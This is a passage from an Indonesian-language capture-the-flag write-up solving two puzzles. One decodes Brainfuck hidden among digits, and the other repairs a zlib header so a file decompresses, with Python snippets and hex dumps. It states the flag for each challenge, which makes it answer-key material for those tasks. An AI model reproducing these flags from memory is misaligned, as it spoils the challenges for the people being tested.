[6+7+1>2-4-5-6<7]
6>1
2+5+6
6.1
[5-6>1+2+4<5]
4>1
4-1
4.7
[4-6-7-5>1+7<8]
5>6
7+8+8
1.5
5+6
[7+6+1>5-32-32-1<1]
3>5
5-7
5.1
7-1-2
5.5
1-8
[6-16-8-1-2-6>8+9<9]
1>5
5+7+8
6.1
5-7-7-1-2-6-8-9-0-21-2-4-5-6-7
7.6
5>1
1-55-5
[1-7-8>1+2+4+5<6]
6>8
1.6

Dari hint yang diberikan, yaitu **“Those special character …”**, saya curiga ini adalah brainfuck code, oke tinggal buat codingannya untuk hapus semua number yang ada.

```
with open("not_math.txt") as file:
      num = file.readlines()
      num = [line.rstrip() for line in num]

s = "".join(num)
```

```
result = ''.join([i for i in s if not i.isdigit()])
print(result)
```

Hasilnya seperti ini

```
+[----->+++<]>++.++++++++++.+++[->+++<]>+.+[----->+<]>.-[->+++++<]>.[--->+<]>----.[-->+<]
>-----.---.+++[-->+++<]>.[-->++++++++++<]>.+++++++.[->+++<]>--..+++++[->++<]>+.----------.[-
-->+<]>--.+[++>---<]>++.[->++<]>-.[--->+<]>++.+[++>---<]>-.--.-[----->+<]>++.----------.>--[-->
+++<]>.
```

Tinggal decode di dcode.fr dan dapat flagnya

Flag : itf{br41N_f00k_s0_w31rd}

Z broken lib (496 pts)

Diberikan file bernama dhc, setelah di cek ternyata hanya file ASCII text data saja. Namun dari hint yang diberikan ternyata file ini adalah file **zlib,** dan hint kedua menunjukkan kalau kita harus menghapus **NULL** yang ada. Oke awalnya isi file tersebut seperti ini

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ cat dhc_ori | xxd
00000000: 0000 0078 0000 0000 0000 0005 0000 0040  ...x...........@
00000010: 0000 00c1 0000 0009 0000 0000 0000 0021  ...............!
00000020: 0000 000c 0000 009b 0000 0029 0000 00d4  ...........).....
00000030: 0000 007d 0000 008a 0000 0078 0000 000a  ...}.......x....
00000040: 0000 0022 0000 00e6 0000 0061 0000 00ea  ..."....a....
00000050: 0000 004b 0000 006e 0000 00f7 0000 0032  ...K...n.....2
00000060: 0000 0063 0000 00bc 0000 00ce 0000 000f  ...c............
00000070: 0000 0095 0000 0034 0000 00c9 0000 0075  .....4.....u
00000080: 0000 00db 0000 0092 0000 0097 0000 008d  ................
00000090: 0000 0083 0000 00b0 0000 003f 0000 0001  ...........?....
000000a0: 0000 00aa 0000 004d 0000 000a 0000 00fd  .....M........
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$
```

Lalu kita hapus NULL nya sehingga menjadi.

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ cat dhc | xxd
00000000: 7800 0540 c109 0021 0c9b 29d4 7d8a 780a  x..@...!..).}.x.
00000010: 22e6 61ea 4b6e f732 63bc ce0f 9534 c975  ".a.Kn.2c....4.u
00000020: db92 978d 83b0 3f01 aa4d 0afd            ......?..M..
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$
```

Lalu kita coba decode dengan python.

```
import zlib
flag = open("dhc",'rb').read()
print(zlib.decompress(flag))
```

Lalu saat dijalankan hasilnya seperti ini.

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ python3 solve.py
Traceback (most recent call last):
  File "/home/linuz/Desktop/2022CTF_Archive/PNBCTF/For/Zlib/solve.py", line 5, in <module>
    print(zlib.decompress(flag))
zlib.error: Error -3 while decompressing data: incorrect header check
```

Terdapat incorrect header, lalu saya coba cari zlib file header dan dari forum LORD [stackoverflow](), didapat:

> 78 01 - No Compression/low
> 78 9C - Default Compression
> 78 DA - Best Compression

Lalu saya coba ganti file header yang awalnya 7800 0540 menjadi 7801 0540

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ cat dhc | xxd
00000000: 7800 0540 c109 0021 0c9b 29d4 7d8a 780a  x..@...!..).}.x.
00000010: 22e6 61ea 4b6e f732 63bc ce0f 9534 c975  ".a.Kn.2c....4.u
00000020: db92 978d 83b0 3f01 aa4d 0afd            ......?..M..
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ subl dhc
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ cat dhc | xxd
00000000: 7801 0540 c109 0021 0c9b 29d4 7d8a 780a  x..@...!..).}.x.
00000010: 22e6 61ea 4b6e f732 63bc ce0f 9534 c975  ".a.Kn.2c....4.u
00000020: db92 978d 83b0 3f01 aa4d 0afd            ......?..M..
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$
```

Lalu coba jalankan kembali solvernya.

```
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$ python3 solve.py
b'itf{end1ann3ss_sucks_4m1r1t3}'
linuz@linzext:~/Desktop/2022CTF_Archive/PNBCTF/For/Zlib$
```

Flag : itf{end1ann3ss_sucks_4m1r1t3}